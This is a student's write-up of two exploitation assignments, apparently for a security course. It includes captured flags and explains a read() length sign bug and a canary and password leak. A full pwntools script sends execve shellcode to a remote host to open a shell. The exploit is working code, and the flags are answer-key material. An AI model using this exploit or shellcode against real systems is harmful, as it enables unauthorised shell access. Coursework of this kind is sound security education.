Assignment1_flag{676707178674194776580189556}

Below is the python script that successfully exploited the c file.

First Variable x was constructed to receive the first string that was outputted. Then when asked to enter the int value of the len that would determine how many bytes were going to be read for input. The proper exploitation would be to input -1. This would correctly avoid the int input validation of len>40 (crucial part to exploit the code). Because of ASLR(BoF Mitigation technique) we have to locate the position of the stack in memory. Luckily that was given to us and all I had to do was parse it. Proceeded with the overflow of the stack. Where we overflowed the shell code with the syscalls that take over the shell, then padded it to fill the full 40 bytes of the char input[40]. Then to overflow the rest of the stack it was 4 bytes for the int len, 4 bytes for the stack frame pointer, and finally the return address will be changed to the top of the stack to execute the malicious commands. The exploit was taking advantage of the read function.

ssize_t read (int fd, void *buf, size_t nbytes) size_t : "same as unsigned int" read : read from a file descriptor. If the file descriptor is 0, it means input is received through standard input.

The read function in this case would be set to 0 and read variable ex, because we set int len to -1, the code was executed with like such : read(0,input,-1). The argument of nbytes is -1, but because it is an unsigned int, this would be interpreted as the largest possible int value. Thereby allowing us to buffer overflow the stack and take control of the terminal.


Assignment 2

Assignment2_flag{180044967611874119811376141 22}

Below is the python script that successfully exploited the c file.

```python
from pwn import *

#context.log_level = 'debug'

#r = process('./HackTheWoo.o')
r = remote('221.149.226.120', 31338)
print(r.recv())
r.sendline(b'1')#option 1
print(r.recv())
r.sendline(b'1'*4) #student number
print(r.recv())

r.send(b'a'*40)  #student name
print(r.recv())
r.send(b'A')
print(r.recv())

r.sendline(b'2')
r.recvuntil(b'a'*40) #memory disclosure password
password = r.recvuntil(b'\n')[0:4]
password = u32(password)
print('this is the password')
print(password)

print(r.recv())

r.sendline(b'1')
print(r.recv())
r.sendline(b'1'*4) #student number
print(r.recv())

r.send(b'a'*40)  #student name
print(r.recv())
r.send(b'A+aaa')
print(r.recv())
r.send(p32(password)) #sent the correct password grade = A+
print(r.recv())

r.sendline(b'3')
print(r.recv())

HalfBof = b'a'*40  #attemp to erase \n
HalfBof += b'1234' #passcode was changed to 1234
HalfBof += b'a'*4
r.send(HalfBof)
print(r.recvuntil(b'\n'))
print(r.recvuntil(b'\n'))
stack = r.recvuntil(b'\n')[:-1]
stack = int(stack,16)
print(hex(stack))
print(r.recv())

r.sendline(b'2') #getting the canary
#print(r.recv())
r.recvuntil(b'a'*40)
r.recvuntil(b'1234')
r.recvuntil(b'aaaa')
r.recvuntil(b'A+aaa')
canary = r.recvuntil(b'\n')[0:3]
canary = u32(b'\x00'+canary)
print(hex(canary))
print(r.recv())

r.sendline(b'1')#option 1
print(r.recv())
r.sendline(b'1'*4) #student number
print(r.recv())

r.send(b'a'*40)  #student name
print(r.recv())
r.send(b'A+')
"ex.py" 88L, 1827B
```

```python
r.send(b'a'*40)  #student name
print(r.recv())
r.send(b'A+')
print(r.recv())
r.send(b'1234')
print(r.recv())

r.sendline(b'3')

print(r.recv())
shellcode = b"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x08\x40\x40\x40\xcd\x80"
ex = shellcode + b'a'*(40-len(shellcode))
ex += b'a'*4 #passcode
ex += b'a'*4 #std number
ex += b'a'*4 #char grade
ex += p32(canary)
ex += b'a'*4 #sfp
ex += p32(stack)
r.send(ex)
r.interactive()
```



- Mitigation information

ASLR	O(stack)
Canary	O
NX	X

For this assignment the ASLR and Canary are used to protect the stack. From the C code, there was no way to identify the location of the stack, until we were able to get an A+. In order to get the A+ grade we need to exploit the password that was stored below the name[40] variable.
Char name [40] = 40 * a
Int student_number = 1111
Grade = A
These are just random things to fill the buffer, what I am trying to do is memory disclose the password, and take advantage of the read, print vulnerability. Because read doesn't insert a null byte. Therefore when print is printing from the stack, it will continue to print until it reaches a null byte. To which we can reveal the password.
After saving the password, we can try to input the information again except this time we will have an A + grade.
Char name [40] = 40 * a
Int student_number = 1111
Grade = A+aaa
I specifically enter 5 bytes for the grade to overwrite the null byte or the beginning of the canary. Because canary is located right below Grade, to be able to reveal what the canary is we have to overwrite the first byte of the canary otherwise we will not be able to print it out using the printf

function. A+aaa, will allow us to still have A+ so that we can apply for graduate school applications and also reveal the canary.

In the graduate application function, I wanted to overwrite all the other null bytes that existed started at the top of the stack to the canary and also change the password for future use cases.
HalfBof = A*40 + 123 + aaaa
I sent this line when it was reading for char name[40]. Then collected the stack address, to bypass the ASLR protection and also to locate the top of the stack so that later we can use it as the address to input our malicious code.

Next I attempted to disclose the canary. When print_info function prints out the name, it will continue to print the entire stack. Because I've removed all the null bytes. So, I have to parse all the information until the and then store it into a variable.

Then we have to go back and change the stack. I think I changed the grade, so it is no longer A+.
name[40]= A*40
Student number = 1111
Grade = A+
Password = 1234(overflowed changed before)

Finally after changing the grade to A+, we once again apply to graduate application.
This time we have the stack address and canary value so that we can perform a buffer overflow. We can take advantage of the read function when reading it allows us to have 100 bytes of input. When inputting for the char name[40] variable on the stack, we have the malicious code and padding until 40 bytes, then 4 bytes for the passcode, 4 bytes for the student name, 4 bytes for the grade, correct canary to bypass the protection, 4 bytes for the stack frame pointer, and finally the address to the top of the stack where the malicious code is stored. Which leads to successfully overflow the buffer and take control of the terminal.